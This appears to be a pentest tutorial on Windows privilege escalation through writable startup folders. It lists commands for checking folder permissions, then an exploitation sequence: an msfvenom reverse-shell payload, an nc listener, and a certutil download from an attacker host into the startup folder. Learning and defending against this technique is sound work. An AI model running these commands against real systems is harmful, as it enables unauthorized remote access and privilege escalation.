StartUp Apps
What are StartUp Apps?
Startup applications in Windows refer to programs or processes that automatically launch when the system boots or when a user logs in. These applications can be configured to start in various ways, including through the registry, scheduled tasks, or startup folders. If these applications are misconfigured or vulnerable, they can present opportunities for privilege escalation during a penetration test.
Enumeration
First we should make sure that we have write access on C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup (User-level Startup Folder) or C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup (System-level Startup Folder).
accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
 Hmm, Builtin Users Group have
 RW means Read and Write! Great!
or with icacls:
icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

or with an automated tools like winPEAS:
Exploitation
once we knew that we could write on one of these directories, let’s exploit it!
- create a rev shell payload and start a web server to host that rev shell file.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.236 LPORT=1337 -f exe -o reverse.exe

python3 -m http.server
- Listen for the rev shell.
nc -nlvp 1337
- download the rev shell to the targeted path
certutil -urlcache -split -f "http://10.9.1.236:8000/reverse.exe" "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\reverse.exe"
wait until a privileged user login ⏳. and that’s it!